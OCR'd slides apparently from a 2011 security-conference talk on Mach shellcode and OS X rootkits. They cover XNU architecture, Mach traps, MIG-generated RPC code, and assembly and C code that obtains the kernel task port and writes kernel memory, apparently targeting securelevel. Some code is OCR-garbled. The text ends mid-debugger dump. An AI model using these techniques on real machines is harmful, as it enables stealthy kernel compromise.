Mach Shellcodes and Injectable OS X Rootkits

RECON 2011 – Montreal

July 2011

Background

1

OS X Kernel “What’s different?”

- “XNU”
  - “Based on Mach”
  - “Based on BSD”

OS X Kernel "XNU"

"Based on Mach"


- Mach 3.0 – Developed by Carnegie Mellon University
  - Microkernel
    - Only lowest level of access needed runs in kernel space
      - Virtual Memory, Hardware access, IPC, etc.
    - The rest runs as userland "servers"
      - Networking, filesystems, etc.
    - Performance issues

OS X Kernel “XNU”


“Based on BSD”

- FreeBSD 5.x
  - Traditional monolithic kernel
    - OS Services run in kernel mode / address space
      - Drivers, network, file systems, memory management, etc.

BSD + Mach = Strange Marriage




OS X Architecture
(http://en.wikipedia.org/wiki/File:Diagram_of_Mac_OS_X_architecture.svg)



OS X Architecture

(http://en.wikipedia.org/wiki/File:Di[illegible]am_of_Mac[illegible]_X[illegible]ure.svg)



Co-Location of Mach and BSD in XNU Kernel

Typical Mac Shellcode

2

Most Mac Shellcode = BSD

```
BITS 32
GLOBAL _main

_main:
        push    dword 13          ; exit status = 13
        sub     esp, byte 4       ; padding
        mov     eax, 1            ; SYS_exit
        int     0x80
        add     esp, 8
        ret
```

Mach Primer

3


Mach…

YEAH!

Mach Kernel Abstractions – Tasks & Threads

- A task is a bundle of resources including:
  - Virtual Address Space
  - Port right namespace
  - Mach Threads
    - All code execution happens within threads
    - Minimum of 1 task and 1 thread
- BSD processes and POSIX threads are built on top of mach tasks and threads
  - Every BSD process has a containing mach task
  - Mach threads are not the same as POSIX threads

OS X Processes




Mach Kernel Abstractions – Ports

- Ports –
  - Unidirectional communication mechanism between client and server tasks.
    - Bi-directional communication requires 2 ports (Think unidirectional pipes in unix)

- Port rights –
  - Access to a port is controlled by “port rights”
    - Receive
    - Send
    - Send-once

Mach Client / Server communications



Mach Client / Server Note

- Mach IPC looks a lot like network communication…
  - Original mach IPC was built to work across machine boundaries
  - Not the case with OS X
  - Dino Dai Zovi created “Machiavelli” to restore this functionality to OS X (Mach IPC Proxy) – check it out!

Mach API

- Mach gives us a nice RPC API for manipulating other mach tasks
  - (kernel is a mach task)
- Some useful mach functions
  - task_for_pid() – Obtain handle for mach task identified by PID
  - vm_write() – Write to any address within the target's address space
  - vm_read() – Read from any address within the target's address space
  - vm_allocate() – Allocate region of memory within the target's address space
  - See /path/to/xnu/source/osfmk/man/ for man pages for these functions

vm_write

- Write data to the specified address in the target task's address space.

```
kern_return_t   vm_write
                (vm_task_t                  target_task,
                 vm_address_t               address,
                 pointer_t                  data,
                 mach_msg_type_number_t     data_count);
```

vm_read

- Read the specified range of target task's address space.

```
kern_return_t   vm_read
                (vm_task_t          target_task,
                 vm_address_t       address,
                 vm_size_t          size,
                 size               data_out,
                 target_task        data_count);
```

vm_allocate

- Allocate a region of virtual memory in target tasks memory

```
kern_return_t   vm_allocate
                (vm_task_t          target_task,
                 vm_address_t       address,
                 vm_size_t          size,
                 boolean_t          anywhere);
```

Demo vm_allocate()

- Demonstrate allocating memory in another task

Mach “syscalls” (traps)

- BSD syscalls
  - cdecl calling convention
  - Syscall number in EAX
  - int 0x80 instruction to invoke kernel
  - …
- Mach traps
  - Negative trap (“syscall”) identifiers
  - Call kernel with int 0x81

Mach trap list (multiplied by -1)

osfmk/kern/syscall_sw.c

```
/*  26 */    mach_reply_port
/*  27 */    thread_self_trap
/*  28 */    task_self_trap
/*  29 */    host_self_trap
/*  31 */    mach_msg_trap
/*  32 */    mach_msg_overwrite_trap
/*  33 */    semaphore_signal_trap
/*  34 */    semaphore_signal_all_trap
/*  35 */    semaphore_signal_thread_trap
/*  36 */    semaphore_wait_trap
/*  37 */    semaphore_wait_signal_trap
/*  38 */    semaphore_timedwait_trap
/*  39 */    semaphore_timedwait_signal_trap
/*  41 */    init_process
/*  43 */    map_fd
/*  44 */    task_name_for_pid
/*  45 */    task_for_pid
/*  46 */    pid_for_task
/*  48 */    macx_swapon
/*  49 */    macx_swapoff
/*  51 */    macx_triggers
/*  52 */    macx_backing_store_suspend
/*  53 */    macx_backing_store_recovery
/*  59 */    swtch_pri
/*  60 */    swtch
/*  61 */    thread_switch
/*  62 */    clock_sleep_trap
/*  89 */    mach_timebase_info_trap
/*  90 */    mach_wait_until_trap
/*  91 */    mk_timer_create_trap
/*  92 */    mk_timer_destroy_trap
/*  93 */    mk_timer_arm_trap
/*  94 */    mk_timer_cancel_trap
/*  100 */   iokit_user_client_trap
```

Execute mach traps from assembly

```
Section .text
    global _start

_start:
    push esp
    pop  ecx
    mov  eax, -28      ;Set and call task_self_trap
    int  0x81
    push eax
    pop  ebx
    xor  eax, eax
    push ecx           ;Address to put port right
    push eax           ;PID (0 for PID of kernel)
    push ebx           ;return value of task_self()
    push ebx           ;Padding
    mov  eax, -45
    int  0x81
```

Mach traps vs. BSD syscalls

- Roughly 10x more BSD system calls than mach traps
- ~ 339 BSD system calls
  - read, write, fork, exit, socket, bind, connect, …
- 34 mach traps
  - `task_self_trap?`
  - `task_for_pid?`
  - `clock_sleep_trap?`
  - Anything of use to us?

C Wrappers

- So… The mach APIs (documented at osfmk/man)
  - vm_write()
  - vm_read()
  - vm_allocate()
  - …
- are actually client side C wrappers around mach IPC mechanism

Mach Interface Generator (MIG)

- MIG is a stub generator for mach IPC

- Using a MIG specification file, you can specify mach interfaces and MIG will generate C code for the client and server sides of the IPC
  - IPC / RPC mechanisms usually have lots of redundant plumbing code – MIG will generate it all for you (similar to rpcgen with Sun RPC)
  - MIG specification files usually end in .defs – look for them when browsing kernel sources

Mach Interface Generator (MIG)


- Generating code from .defs files

```
x30n$cd <kernelsource>/osfmk/mach
x30n$mig *.defs
```

Mach Interface Generator (MIG)

- Generating code from .defs files

```
x30n$ grep -e "DeclareSendRpc([0-9]" *|wc –l
224
```



mach RPC messages – mach_vm_allocate walkthrough

- mach_vmUser.c:

```
…
/* Routine mach_vm_allocate */

mig_external kern_return_t mach_vm_allocate

…
 typedef struct {
                mach_msg_header_t Head;
                NDR_record_t NDR;
                mach_vm_address_t address;
                mach_vm_size_t size;
                int flags;
        } Request;
…
```

mach_vmUser.c:

```
Request *InP = &Mess.In;
InP->NDR = NDR_record;
InP->address = *address;
InP->size = size;
InP->flags = flags;
InP->Head.msgh_bits =
                MACH_MSGH_BITS(19, MACH_MSG_TYPE_MAKE_SEND_ONCE);
/* msgh_size passed as argument */
InP->Head.msgh_request_port = target;
InP->Head.msgh_reply_port = mig_get_reply_port();
InP->Head.msgh_id = 4800;
…
msg_result = mach_msg(&InP->Head, MACH_SEND_MSG|MACH_RCV_MSG|
MACH_MSG_OPTION_NONE, (mach_msg_size_t)sizeof(Request),
(mach_msg_size_t)sizeof(Reply),
InP->Head.msgh_reply_port,
MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
```

mach_vmUser.c:

```
kern_return_t   vm_allocate
        (vm_task_t        target_task,
        vm_address_t      address,
        vm_size_t         size,
        boolean_t         anywhere);
```

```
Request *InP = &Mess.In;
…
InP->NDR = NDR_record;
InP->address = *address;
InP->size = size;
InP->flags = flags;
InP->Head.msgh_bits =
                MACH_MSGH_BITS(19, MACH_MSG_TYPE_MAKE_SEND_ONCE);
/* msgh_size passed as argument */
InP->Head.msgh_request_port = target;
InP->Head.msgh_reply_port = mig_get_reply_port();
InP->Head.msgh_id = 4800;
…
msg_result = mach_msg(&InP->Head, MACH_SEND_MSG|MACH_RCV_MSG|
MACH_MSG_OPTION_NONE, (mach_msg_size_t)sizeof(Request),
(mach_msg_size_t)sizeof(Reply),
InP->Head.msgh_reply_port, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
```

Address of allocated memory (target task)

How much memory to allocate

Port of target task

RPC message ID

mach_vmUser.c:

```
Request *InP = &Mess.In;
…
InP->NDR = NDR_record;
InP->address = *address;
InP->size = size;
InP->flags = flags;
InP->Head.msgh_bits =
                MACH_MSGH_BITS(19, MACH_MSG_TYPE_MAKE_SEND_ONCE);
/* msgh_size passed as argument */
InP->Head.msgh_r      _port = target;
InP->Head.ms      reply_port = mig_get_reply_port();
InP->Head.      sgh_id = 4800;
…
msg_resul  = mach_msg(&In      MACH_SEND_MSG|MACH_RCV_MSG|
MACH_MSG_     PTION_NONE, (mach_ms      est),
(mach_msg_    ize_t)sizeof(Reply)
InP->Head.m    gh_reply_port, M    CH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
```

Address of allocated memory (target task)

How much memory to allocate

Port of target task

RPC message ID

vm_allocate with mach_msg (RPC)

```
 typedef struct {
                mach_msg_header_t Head;
                NDR_record_t NDR;
                mach_vm_address_t address;
                mach_vm_size_t size;
                int flags;
} Request;
typedef struct {
                mach_msg_header_t Head;
                NDR_record_t NDR;
                kern_return_t RetCode;
                mach_vm_address_t address;
                mach_msg_trailer_t
trailer;
} Reply;
…
```

```
…
union {
        Request In;
        Reply Out;
} Mess;

Request *InP = &Mess.In;
Reply *OutOP = &Mess.Out;
```

vm_allocate with mach_msg (RPC)

```
task_for_pid(mach_task_self(), 0, &target_task_port);
…
InP->address = &myaddr; //Allocated address written here
InP->size = 512; // SIZE
InP->flags = 1; //ANYWHERE FLAG
// prepare request
InP->Head.msgh_bits          = MACH_MSGH_BITS(19, MACH_MSG_TYPE_MAKE_SEND_ONCE);
InP->Head.msgh_size          = sizeof(Request);
InP->Head.msgh_remote_port   = kernel_task;
InP->Head.msgh_local_port    = mig_get_reply_port();
InP->Head.msgh_reserved      = 0,
InP->Head.msgh_id            = 4800;
…
```

vm_allocate with mach_msg (RPC)

```
...
// send request
msg_result = mach_msg(&InP->Head,                        // message buffer
MACH_SEND_MSG|MACH_RCV_MSG|MACH_MSG_OPTION_NONE,         // option indicating send
(mach_msg_size_t)sizeof(Request),                        // size of header + body
(mach_msg_size_t)sizeof(Reply),                          // receive limit
InP->Head.msgh_local_port,                               // receive name
MACH_MSG_TIMEOUT_NONE,                                   // no timeout, wait forever
MACH_PORT_NULL);                                         // no notification port
```

Sending RPC Messages

- Each kernel RPC interface is identified by a unique number
  - InP->Head.msgh_id = 4800; //mach_vm_allocate
  - (Grep DeclareSendRpc osfmk/mach/*)

- Each interface can have different Request / Reply data structures
  - See osfmk/mach/*.c after mig generation for details.

Mach Shellcode

4

Mach trap list

```
/*  26 */    mach_reply_port
/*  27 */    thread_self_trap
/*  28 */ task_self_trap
/*  29 */    host_self_trap
/*  31 */ mach_msg_trap
/*  32 */ mach_msg_overwrite_trap
/*  33 */    semaphore_signal_trap
/*  34 */    semaphore_signal_all_trap
/*  35 */    semaphore_signal_thread_trap
/*  36 */    semaphore_wait_trap
/*  37 */    semaphore_wait_signal_trap
/*  38 */    semaphore_timedwait_trap
/*  39 */    semaphore_timedwait_signal_trap
/*  41 */    init_process
/*  43 */    map_fd
/*  44 */    task_name_for_pid
/*  45 */ task_for_pid
/*  46 */    pid_for_task
…
```

vm_write with mach_msg_overwrite_trap

```
typedef struct {
        mach_msg_header_t Head;
        /* start of the kernel
        processed data */
        mach_msg_body_t msgh_body;
        mach_msg_ool_descriptor_t data;
        /* end of the kernel
        processed data */
        NDR_record_t NDR;
        mach_vm_address_t address;
        mach_msg_type_number_t dataCnt;
} Request;
```

```
InP->msgh_body.msgh_descriptor_count = 1;
InP->data.address = (void *)(data);
InP->data.size = dataCnt;
InP->data.deallocate =  FALSE;
InP->data.copy = MACH_MSG_VIRTUAL_COPY;
InP->data.type = MACH_MSG_OOL_DESCRIPTOR;
InP->NDR = NDR_record;
InP->address = address;
InP->dataCnt = dataCnt;
InP->Head.msgh_bits = MACH_MSGH_BITS_COMPLEX|
MACH_MSGH_BITS(19,
MACH_MSG_TYPE_MAKE_SEND_ONCE);
InP->Head.msgh_request_port = target_task;
InP->Head.msgh_reply_port =
mig_get_reply_port();
InP->Head.msgh_id = 4806;
```

Sending mach messages within shellcode

```
#gdb rpc_vm_write
gdb$ disas main
…
0x00001fa3 <main+321>:  mov    DWORD PTR [esp],edx
0x00001fa6 <main+324>:  call   0x3045 <dyld_stub_mach_msg_overwrite_trap>
0x00001fab <main+329>:  mov    DWORD PTR [ebp-0x28],eax
…
gdb$ break *0x1fa6
gdb$ r
Breakpoint 1, 0x00001fa6 in main
gdb$ p (Request) *InP
```

vm_write mach msg Request data structure

```
InP->msgh_body.msgh_descriptor_count = 1;
InP->data.address = &data;
InP->data.size = sizeof(data);
InP->data.deallocate =  FALSE;
InP->data.copy = MACH_MSG_VIRTUAL_COPY;
InP->data.type = MACH_MSG_OOL_DESCRIPTOR;
InP->NDR = NDR_record;
InP->address = (vm_address_t) SECLVLADDR;
InP->dataCnt = sizeof(data);
InP->Head.msgh_bits = MACH_MSGH_BITS_COMPLEX|
MACH_MSGH_BITS(19,
MACH_MSG_TYPE_MAKE_SEND_ONCE);
InP->Head.msgh_size = sizeof(Request);
InP->Head.msgh_remote_port = kernel_task;
InP->Head.msgh_local_port =
mach_reply_port();
InP->Head.msgh_id = 4806;
```

```
$7 = {
  Head = {
    msgh_bits = 0x80001513,
    msgh_size = 0x3c,
    msgh_remote_port = 0x313,
    msgh_local_port = 0x117,
    msgh_reserved = 0xbffff9d4,
    msgh_id = 0x12c6
  },
  msgh_body = {
    msgh_descriptor_count = 0x1
  },
  data = {
    address = 0xbffff928,
    size = 0x4,
    deallocate = 0x0,
    copy = 0x1,
    pad1 = 0x0,
    type = 0x1
  },
  NDR = {
    mig_vers = 0x0,
    if_vers = 0x0,
    reserved1 = 0x0,
    mig_encoding = 0x0,
    int_rep = 0x1,
    char_rep = 0x0,
    float_rep = 0x0,
    reserved2 = 0x0
  },
  address = 0x55c9d0,
  dataCnt = 0x4
}
```

vm_write mach msg Request data structure

```
InP->msgh_body.msgh_descriptor_count = 1;
InP->data.address = &data;
InP->data.size = sizeof(data);
InP->data.deallocate =  FALSE;
InP->data.copy = MACH_MSG_VIRTUAL_COPY;
InP->data.type = MACH_MSG_OOL_DESCRIPTOR;
InP->NDR = NDR_record;
InP->address = (vm_address_t) SECLVLADDR;
InP->dataCnt = sizeof(data);
InP->Head.msgh_bits = MACH_MSGH_BITS_COMPLEX|
MACH_MSGH_BITS(19,
MACH_MSG_TYPE_MAKE_SEND_ONCE);
InP->Head.msgh_size = sizeof(Request);
InP->Head.msgh_remote_port = kernel_task;
InP->Head.msgh_local_port =
mach_reply_port();
InP->Head.msgh_id = 4806;
```

```
$7 = {
  Head = {
